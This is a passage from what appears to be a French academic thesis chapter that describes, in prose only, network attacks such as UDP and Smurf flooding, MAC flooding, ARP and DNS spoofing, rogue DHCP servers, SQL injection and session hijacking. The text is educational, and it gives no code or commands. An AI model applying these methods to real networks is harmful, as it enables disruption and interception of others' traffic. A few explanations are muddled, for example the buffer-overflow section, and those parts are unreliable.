Cette attaque exploite le mode non connecté du protocole **UDP** en créant un "**UDP Packet Storm**" (génération d'une grande quantité de paquets **UDP**) soit à destination d'une machine soit entre deux machines, ce qui entraîne une congestion du réseau ainsi qu'une saturation des ressources des deux hôtes victimes. La congestion est plus importante du fait que le trafic **UDP** est prioritaire sur le trafic **TCP**. En effet, le protocole **TCP** possède un mécanisme de contrôle de congestion qui, dans le cas où l'acquittement d'un paquet arrive après un long délai, adapte la fréquence d'émission des paquets **TCP** et diminue le débit. Le protocole **UDP** ne possède pas ce mécanisme. Au bout d'un certain temps, le trafic **UDP** occupe donc toute la bande passante, ne laissant qu'une infime partie au trafic **TCP**.

L'exemple le plus connu d'**UDP** Flooding est le « **Chargen Denial of Service Attack** ». La mise en pratique de cette attaque est simple, il suffit de faire communiquer le service **chargen** d'une machine avec le service **echo** d'une autre. Le premier génère des caractères, tandis que le second se contente de réémettre les données qu'il reçoit. Il suffit alors au cracker d'envoyer des paquets **UDP** sur le port **19** (**chargen**) à une des victimes en spoofant l'adresse **IP** et le port source de l'autre. Dans ce cas, le port source est le port **UDP 7** (**echo**). L'**UDP** Flooding entraîne une saturation de la bande passante entre les deux machines, il peut donc neutraliser complètement un réseau.

- **MAC Flooding**

Le MAC Flooding est une technique utilisée pour compromettre la sécurité des switchs connectés à des segments réseau ou à des périphériques réseau. Elle consiste à inonder les switchs avec des requêtes de différentes fausses sources d'adresses **MAC**. Les switchs relient les adresses **MAC** individuelles aux ports physiques à l'aide de la table **CAM**. Contrairement à un hub qui diffuse des paquets de données à travers le réseau, le switch envoie ces paquets uniquement à la machine destinataire. Mais le réseau switché reste vulnérable par le fait que le switch a une mémoire limitée pour stocker les tables d'adresses **MAC**, et se transforme en un hub quand il est inondé par des adresses **MAC**. Le hacker peut alors pirater des informations sensibles.




*Figure **II.2**: **MAC** Flooding*

II.2.1.2. Le Smurf

Les attaques Smurf profitent d'une faiblesse de l'adresse **IPv4** et d'une mauvaise configuration pour profiter des réseaux permettant l'envoi de paquets au broadcast. Le broadcast est une adresse **IP** qui permet de joindre toutes les machines d'un réseau. Cette attaque utilise le protocole **ICMP**. Quand un ping (message **ICMP ECHO**) est envoyé à une adresse de broadcast (par exemple **192.168.1.0/24**), celui-ci est démultiplié et envoyé à chacune des machines du réseau. Le principe de l'attaque est de truquer les paquets **ICMP ECHO REQUEST** envoyés en mettant comme adresse **IP** source celle de la cible. Le cracker envoie un flux continu de ping vers l'adresse de broadcast d'un réseau et toutes les machines répondent alors par un message **ICMP ECHO REPLY** en direction de la cible. Le flux est

alors multiplié par le nombre d'hôtes composant le réseau. Dans ce cas tout le réseau cible subit le déni de service et sera paralysé tout le long de l'attaque.




*Figure **II.3**:Smurf*

II.2.1.3. Débordement de tampon

Un dépassement de tampon ou débordement de tampon (en anglais, buffer overflow) est un bug par lequel un processus, lors de l'écriture dans un tampon, écrit à l'extérieur de l'espace alloué au tampon, écrasant ainsi des informations nécessaires au processus.

Une attaque de type débordement de tampon sert à faire déborder la pile d'exécution, entraînant le déplacement et la destruction d'éléments utilisés par un processus, et lorsque des programmes viendront chercher des éléments les concernant à des espaces mémoire bien précis, ils trouveront autre chose.

Lorsque le bug se produit non intentionnellement, le comportement de l'ordinateur devient imprévisible. Il en résulte souvent un blocage du programme, voire de tout le système. Le bug peut aussi être provoqué intentionnellement et être exploité pour violer la sécurité d'un système. Cette technique est couramment utilisée par les hackers. La stratégie du hacker est alors de détourner le programme bogué en lui faisant exécuter des instructions qu'il a introduites dans le processus.

Cette attaque se base sur une faille du protocole IP. On envoie à la machine cible des données d'une taille supérieure à la capacité d'un paquet. Celui-ci sera alors fractionné pour l'envoi et rassemblé par la machine cible. A ce moment, il y aura débordement des variables internes. Suite à ce débordement, plusieurs cas se présentent : la machine se bloque, redémarre ou ce qui est plus grave, écrit sur le code en mémoire.

La possibilité de faire des dépassements de tampon est due à deux problèmes :

- le manque de contrôle des fonctions passées en mémoire.
- le manque de contrôle des éléments situés dans la pile.

Le premier problème est relativement facile à éviter si les programmeurs utilisent des notions de programmation sécurisée.

Le deuxième est plus dur à éviter. Il faudrait par exemple créer un patch pour la pile ou encore verrouiller et déverrouiller dynamiquement les espaces mémoire du système.

II.2.1.4 Déni de service distribué ou DDoS

La plupart des attaques, citées plus haut, peuvent être exécutées de manière distribuée, on parle alors de **DDoS** (Distributed Denial of Service). Les attaques distribuées se basent sur le fait que : attaquer une cible seule se traduit souvent par un échec, alors que si un grand nombre de machines s'attaquent à la même cible alors l'attaque a plus de chance de réussir.

Il y a deux grandes façons d'exécuter un DDoS. On peut utiliser un groupe de personnes en connivence et convenir d'un moment et d'une façon bien précise de mener l'attaque mais ce n'est pas la méthode la plus simple et elle nécessite beaucoup d'organisations et de logistiques. L'autre façon est de disposer d'un nombre important de machines corrompues que l'on utilisera pour perpétrer l'attaque. Cette méthode nécessite au préalable une grande préparation pour corrompre les machines et les maintenir sous contrôle, mais elle présente un avantage certain de pouvoir accomplir l'attaque avec une seule machine.

Le maître est le lanceur d'attaque. Un esclave est un hôte qui est compromis et contrôlé par le maître. La victime est le système de la cible. Le maître dirige les esclaves pour lancer l'attaque sur le système de la victime.




*Figure **II.4**: Attaque **DDoS***

II.2.2. Sniffing (reniflement)

Le Paquet Sniffing est un processus de suivi et de capture de tous les paquets de données transitant dans un réseau. Les programmes renifleurs désactivent le filtre utilisé par la carte Ethernet pour éviter à la machine de visualiser le trafic des autres stations. Ainsi, ils peuvent intercepter le trafic circulant à travers le réseau, capturer des paquets de données contenant des informations sensibles telles que les mots de passe, les détails d'un compte, etc.

Le schéma donné en figure II.5 illustre la technique du sniffing.




*Figure **II.5**: Processus du packet sniffing*

Les sniffers peuvent être utilisés pour des activités légitimes, comme par exemple la gestion du réseau, ou pour des activités illégitimes telles que le vol d'informations. Certains paquets simples utilisent une interface de ligne de commande et affichent des données sur l'écran, tandis que les paquets sophistiqués utilisent le GUI (Graphical User Interface), pour suivre plusieurs sessions et offrir de multiples options de configuration.

II.2.2.1. Types de Sniffing

Indépendamment du type de réseau, on a le sniffing passif et le sniffing actif.

II.2.2.1.1. Le sniffing passif

Le sniffing passif consiste à ne pas envoyer des paquets, il capture et redirige juste les paquets envoyés par les autres machines. Le hacker exploite le sniffing passif uniquement dans des réseaux qui utilisent le hub pour interconnecter les machines.




*Figure **II.6**: Sniffing passif*

Aujourd'hui, les réseaux utilisent un switch comme périphérique d'interconnexion plutôt qu'un hub, ce qui limite le risque de Sniffing passif.

II.2.2.1.2. Le Sniffing actif

Le Sniffing actif fait référence au processus permettant de sniffer le trafic d'un réseau **LAN** switché par injection du trafic. Les paquets de données sont examinés par le switch puis envoyés à la destination appropriée. Mais les hackers injectent activement le trafic dans un réseau **LAN** et sniffent des données. Les switchs maintiennent leurs propres tables **ARP** dans la **CAM** (Content Adressable Memory). Le sniffer intercepte des paquets dans le réseau et les enregistre pour de futures analyses.

Pour intercepter le trafic dans un réseau switché, le programme sniffer utilise le **MAC** Flooding, l'**ARP** spoofing, le **DHCP** starvation ou le **MAC** duplicating.

II.2.2.2. Principe de fonctionnement d'un sniffer

La méthode la plus commune pour établir un réseau est à travers Ethernet. Une machine connectée à un réseau **LAN** possède deux adresses, l'une est l'adresse **MAC** stockée automatiquement dans la carte réseau, qui identifie d'une façon unique chaque machine. L'autre est l'adresse **IP** utilisée par des applications. Initialement on cherche l'adresse **MAC** de la machine destinataire dans la table **ARP**. Si aucune donnée ne correspond à l'adresse **IP**, une demande de l'**ARP** est diffusée sur toutes les machines de sous-réseau. La machine qui a cette adresse **IP** particulière répond à la machine source avec sa propre adresse **MAC**, qui sera ajoutée à la table **ARP** de la machine source qui utilise cette adresse **MAC** dans toutes ces communications ultérieures.

Le sniffer fonctionne selon deux manières différentes :

II.2.2.2.1. Ethernet partagée

Dans cet environnement toutes les machines sont connectées à un seul bus, et reçoivent des paquets destinés à une seule machine. Quand la machine **(1)** veut communiquer avec la machine **(2)**, elle envoie un paquet avec ses propres adresses **MAC** et **IP** source et l'adresse **IP** de destination de la machine **(2)**. Les machines **(3)** et **(4)** comparent le paquet qui arrive avec leurs adresses **IP**, si ça leur semblent non significatif, la trame est abandonnée. La machine sur laquelle le sniffer est installé ignore cette règle et accepte tous les paquets. Dans ce mode, le Sniffing est totalement passif et il est difficile de le détecter.

II.2.2.2.2. Ethernet commutée

Un environnement Ethernet dans lequel les hôtes sont connectés à un switch plutôt qu'à un hub est nommé Ethernet commutée. Le switch possède une table qui maintient les traces de l'adresse **MAC** et le port physique de chaque machine connectée. Bien que le switch soit plus sécurisé que le hub, sniffer le réseau est possible en utilisant les méthodes suivantes : **ARP Spoofing, MAC Flooding.**

II.2.2.3. Attaques Sniffing

Les Sniffers sont aussi des protocoles d'analyse réseau utilisés pour capturer des données transitant dans un réseau d'une manière légitime ou illégitime. En utilisant un sniffer, le hacker peut lire des données cryptées ce qui lui permet de récupérer des informations sensibles comme les noms d'utilisateurs, les mots de passe, les détails d'un compte bancaire, messages, pièces jointes, fichiers **FTP**, etc.

Le Sniffing est utilisé beaucoup plus pour attaquer les réseaux **WIFI**, ces attaques peuvent être réalisées par divers moyens, on cite ci-dessous quelques attaques :

II.2.2.3.1. Attaques DHCP

II.2.2.3.1.1. Attaque DHCP flooding (inondation de DHCP)

Dans une attaque **DHCP** flooding, un hacker inonde le serveur **DHCP** en lui envoyant une large gamme de demandes et utilise toutes les adresses **IP** que le serveur peut délivrer. Le serveur ne peut plus offrir d'adresses **IP**, donc on parle d'une attaque **DoS**. À cause de l'inondation de serveur les utilisateurs ne peuvent pas obtenir ou renouveler leurs adresses **IP** et donc ils n'accèdent pas à leur réseau.




*Figure **II.7**: DHCP Flooding*

II.2.2.3.1.2. Attaque de faux serveur DHCP

Dans cette attaque le hacker met en place un faux serveur **DHCP** qui a la capacité de répondre aux demandes **DHCP DISCOVER** des clients. Bien que les deux serveurs puissent répondre aux demandes, celui qui répond le premier prendra en charge le client. Toute information fournie par le faux server **DHCP** peut interrompre son accès au réseau, et mener à une attaque **DoS**. La réponse du faux serveur **DHCP** assigne l'adresse du hacker à la passerelle par défaut du client. Par conséquent tous les paquets destinés au client seront envoyés à l'adresse **IP** du hacker, qui capture tout le trafic et le redirige vers la passerelle par défaut. Du point de vue du client tout fonctionne correctement et ce type d'attaque ne peut être détecté pour une longue durée.




*Figure **II.8**: Attaque faux serveur DHCP*

II.2.2.3.1.3. DHCP starvation

Il consiste à attaquer le serveur **DHCP** en lui envoyant des milliers de demandes afin de le bloquer.

II.2.2.3.2. Attaques Spoofing

L'attaque Spoofing est la situation où le hacker se fait passer pour quelqu'un d'autre, en falsifiant des données. Elle peut être établie de différents manières : le hacker peut utiliser l'adresse **IP** de la victime pour accéder à son compte dans le but d'envoyer des Spam, comme il peut mettre en place un faux point d'accès pour tromper les utilisateurs, ou créer un faux site web pour acquérir des informations sensibles comme les mots de passe ou détails d'un compte bancaire.

II.2.2.3.2.1. ARP Spoofing

L'**ARP** Spoofing ou l'**ARP** Poisoning, est une technique utilisée pour attaquer tout réseau local utilisant le protocole de résolution d'adresse **ARP**, les cas les plus répandus étant les réseaux Ethernet et WIFI. Cette technique permet au hacker de détourner des flux de communications transitant entre une machine cible et une passerelle (routeur, box, etc...). Le hacker peut ensuite écouter, modifier ou encore bloquer les paquets réseaux.

Une machine peut envoyer un paquet **ARP reply** qui sera accepté même s'il n'est pas demandé. Quand la machine veut sniffer un trafic originaire d'un autre réseau, elle peut spoofer l'**ARP** de la passerelle réseau, le cache **ARP** de la machine victime aura alors une fausse entrée de la passerelle, et le trafic passera par la machine du hacker.

Prenons un exemple : si nous corrompons le cache **ARP** de la victime en y inscrivant la correspondance entre l'adresse **MAC** du hacker et l'adresse **IP** du routeur, tous les paquets qui transitent de la machine cible au routeur seront interceptés par le hacker. Cela permettra d'intercepter les requêtes émises sur internet par la machine cible.

Mais il reste tout de même un problème à résoudre pour le hacker; les paquets émis vont passer par sa machine mais ils ne seront pas redirigés vers la bonne machine. Ainsi, la machine cible ne pourra plus envoyer de paquets au-delà de son réseau local. Pour pouvoir les intercepter de manière transparente, le hacker doit activer le mode routage **IP** sur sa machine, Cela va lui permettre de rediriger l'intégralité des paquets dont l'adresse **IP** de destination est différente de la sienne.




*Figure II.**9**: **ARP** Spoofing*

II.2.2.3.2.2. MAC Spoofing

Les systèmes de détection d'intrusions utilisent des adresses **MAC** pour obtenir une autorisation. Ces adresses physiques (**MAC**) sont permanentes, mais peuvent être changées dans la plupart des périphériques. L'attaque **MAC** spoofing est la manière de forger une adresse **MAC** source en changeant l'information dans l'entête du paquet. À travers cette attaque le hacker peut gagner l'accès au réseau par usurpation d'identité d'un utilisateur légitime.

II.2.2.3.2.3. MAC Spoofing/Duplicating

L'adresse **MAC** est l'unique identifiant associé à l'interface réseau. En général la duplication fait référence au processus de mettre une copie exacte de l'originale avec les mêmes caractéristiques. Le **MAC** duplicating consiste à sniffer un réseau afin de trouver des adresses **MAC** des clients légitimes connectés. Le hacker cherche l'adresse **MAC** d'un client connecté au switch pour spoofer son adresse **MAC**. Une fois spoofé, le hacker reçoit tout le trafic destiné au client.

II.2.2.3.2.4. IRDP (ICMP Router Discovery Protocol) Spoofing

IRDP Spoofing est une extension de protocole **ICMP** qui permet aux machines de découvrir des routeurs dans leur réseau par l'écoute des messages broadcast venant de ces routeurs. Avec le protocole **IRDP** les machines peuvent être facilement Spoofées dans le but

de changer leur route. Comme le protocole **IRDP** ne vérifie pas l'authenticité des paquets venant des routeurs, le hacker peut remplacer la route par défaut par une route de son choix, en envoyant des messages usurpés à la machine victime. Cette attaque peut causer le déni de service **DoS**, le Sniffing et/ou une attaque Man in the middle.

II.2.2.3.2.5. DNS Poisoning

C'est le processus par lequel l'utilisateur est redirigé vers un faux site fournissant de fausses données au serveur **DNS**. Ce site apparait semblable au site authentique qui est sous contrôle d'un hacker.

- **Proxy server DNS poisoning**

Dans la technique de serveur proxy **DNS** poisoning, le hacker change les paramètres du serveur proxy de la victime par les siens à l'aide d'un Trojan. Cela va rediriger la requête de la victime vers le faux site web du hacker où il peut sniffer les données confidentielles. Le diagramme donné en figure **II.10** explique le fonctionnement du serveur proxy **DNS** poisoning.




*Figure **II.10**: serveur proxy **DNS** poisoning*

- **DNS cache poisoning**

Le système **DNS** utilise la mémoire cache pour enregistrer des noms de domaine récents et leurs entrées respectives d'adresses **IP**. Quand une requête d'utilisateur arrive, le système **DNS** vérifie d'abord le cache **DNS**, si le nom de domaine est trouvé, il lui envoie son adresse **IP** respective.

Le hacker cible le cache **DNS** et effectue des changements ou ajoute des entrées. Il remplace l'adresse **IP** demandée par une fausse adresse. Lorsque l'utilisateur demande le nom de domaine, le **DNS** Resolver vérifie l'entrée dans le cache **DNS** et sélectionne l'entrée associée (la fausse adresse). Alors la victime sera redirigée vers le faux serveur du hacker.




*Figure **II.11**: **DNS** cache poisoning*

- **Techniques de DNS Spoofing**

DNS est le protocole qui traduit le nom de domaine (www.ecconcile.org) en adresse **IP** (208.66.176.56). Pour le bon fonctionnement du **DNS**, le protocole utilise la table **DNS** qui contient le nom de domaine et l'adresse **IP** équivalente stockées dans une base de données. Le **DNS** poisoning appelé également **DNS** Spoofing est une attaque où le hacker tente de rediriger la victime vers un serveur malicieux plutôt qu'un serveur légitime.

- **Intranet DNS Spoofing**

Quand le hacker mène une attaque **DNS** poisoning dans un réseau **LAN**, il est capable de sniffer le trafic. Ce type d'attaque est appelé Intranet **DNS** poisoning. Un hacker peut effectuer cette attaque à l'aide de la technique **ARP** poisoning. Une fois que le hacker réussit à sniffer l'**ID** d'une requête **DNS**, il envoie une réponse à l'expéditeur avant le serveur **DNS** légitime.

La figure **II.12** explique le processus de l'attaque d'Intranet **DNS** poisoning :




*Figure **II.12**: Attaque **DNS** poisoning*

- **Internet DNS Spoofing**

Internet **DNS** Spoofing connue aussi sous le nom de **DNS** poisoning à distance, est une attaque qui s'effectue sur une ou plusieurs victimes partout dans le monde. Pour mener cette attaque le hacker installe un faux serveur **DNS** avec une adresse **IP** statique.

Internet **DNS** Spoofing est exécutée lorsqu'une victime est connectée sur Internet, et cela se fait à l'aide d'un Trojan. Internet **DNS** poisoning est l'une des attaques **MITM (Man In The Middle)** où le hacker change la table **DNS** de la machine victime en remplaçant son adresse **IP** avec une fausse adresse **IP** qui est celle de la machine du hacker par conséquent, tout le trafic est redirigé vers lui.

La figure III.13 explique comment exécuter une attaque internet **DNS** Spoofing.




*Figure **II.13** : Internet **DNS** spoofing*

II.2.2.3.3. Password Sniffing

C'est une méthode utilisée pour voler le mot de passe en interceptant le trafic réseau et extraire des informations. Dans la plupart du temps, les mots de passe à l'intérieur d'un système sont en clair dans des fichiers texte ce qui les rend faciles à identifier par un hacker. Dans le cas où les mots de passe sont cryptés, le hacker utilise des algorithmes de décryptage pour les récupérer.

II.2.3. Injection SQL

SQL (Structured Query Language) est un langage textuel qui permet une interaction avec un serveur de base de données. Les programmeurs utilisent les commandes **SQL** comme : **INSERT, RETRIEVE, UPDATE,** et **DELETE** pour effectuer des opérations et manipuler des données.

Une injection **SQL** est un type d'exploitation d'une faille de sécurité d'une application web, où un hacker peut manipuler et soumettre une requête **SQL** non prévue par le système et pouvant compromettre sa sécurité. Cette attaque peut donner accès à des informations sensibles : numéros de sécurités sociales, numéros de cartes de crédits, ou autres données financières. Cet accès permet au hacker de créer, lire, mettre à jour, modifier ces données stockées dans le serveur.

II.2.4. Détournement de session (Session Hijacking)

Le détournement de session est une technique de piratage où le hacker prend le contrôle d'une session pour intercepter la connexion et se placer entre l'utilisateur légitime et le serveur c'est à dire reconnaitre l'identifiant de session d'une communication client / serveur et la prise en charge de la session du client. Le détournement de session consiste à prédire les numéros de séquence et d'intercepter les données légitimes TCP / IP.

II.2.4.1. Source-routing

La méthode de détournement initiale de la session TCP consiste à utiliser l'option source routing du protocole IP. Cette option permet de spécifier le chemin à suivre pour les paquets IP, à l'aide d'une série d'adresses IP indiquant les routeurs à utiliser. En exploitant cette option, le hacker peut indiquer un chemin de retour pour les paquets vers un routeur sous son contrôle.

II.2.4.2. Détournement aveugle (Blind Hijaking)

Lorsque le source-routing est désactivé, une seconde méthode consiste à envoyer des paquets à l'aveugle sans recevoir de réponse, en essayant de prédire les numéros de séquence.

II.2.4.3. Processus de détournement de session

Il est plus facile de se faufiler comme un véritable utilisateur plutôt que d'entrer dans le système directement. Le détournement de session fonctionne en trouvant une session établie et la prise en charge de cette session après qu'un véritable utilisateur a accès et a été authentifié. Une fois la session a été détournée, le hacker peut rester en contact pour des heures, cela laisse suffisamment de temps pour lui de planter des portes dérobées (backdoors) ou même avoir accès supplémentaire au système. L'une des principales raisons pour lesquelles le détournement de session est compliqué d'être identifié est que le hacker prend l'identité d'un véritable utilisateur. Par conséquent, tout le trafic destiné à l'utilisateur se dirige vers le système de hacker.

II.2.5. Ingénierie sociale

